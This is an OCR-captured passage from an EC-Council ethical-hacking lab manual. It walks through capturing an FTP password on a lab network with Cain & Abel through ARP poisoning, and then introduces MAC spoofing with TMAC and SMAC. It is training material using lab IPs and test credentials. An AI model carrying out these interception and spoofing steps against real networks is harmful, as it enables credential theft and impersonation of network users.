


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Switch to the **Windows Server 2022** virtual machine, click **Ctrl+Alt+Del**. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.




21. Click the **Type here to search** icon at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **Command Prompt** window appears; type **ftp 10.10.1.11** (the IP address of **Windows 11**) and press **Enter**.
23. When prompted for a **User**, type "**Jason**" and press **Enter**; for a **Password**, type "**qwerty**" and press **Enter**.

    Note: Irrespective of a successful login, Cain & Abel captures the password entered during login.




24. Switch back to the **Windows Server 2019** virtual machine; observe that the tool lists packet exchange.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Click the **Passwords** tab from the bottom of the window. Click **FTP** from the left-hand pane to view the sniffed password for **ftp 10.10.1.11**, as shown in the screenshot.



Note: In real-time, attackers use the ARP poisoning technique to perform sniffing on the target network. Using this method, attackers can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

26. This concludes the demonstration of how to perform an MITM attack using Cain & Abel.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2022**, **Windows Server 2019**, **Parrot Security**, **Ubuntu**, and **Android** virtual machines.

Task 5: Spoof a MAC Address using TMAC and SMAC

A MAC duplicating or spoofing attack involves sniffing a network for the MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port. Then, the attacker spoofs their own MAC address with the MAC address of the legitimate client. Once the spoofing is successful, the attacker receives all traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of a network user.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

If an administrator does not have adequate packet-sniffing skills, it is hard to defend against such intrusions. So, an expert ethical hacker and pen tester must know how to spoof MAC addresses, sniff network packets, and perform ARP poisoning, network spoofing, and DNS poisoning. This lab demonstrates how to spoof a MAC address to remain unknown to an attacker.

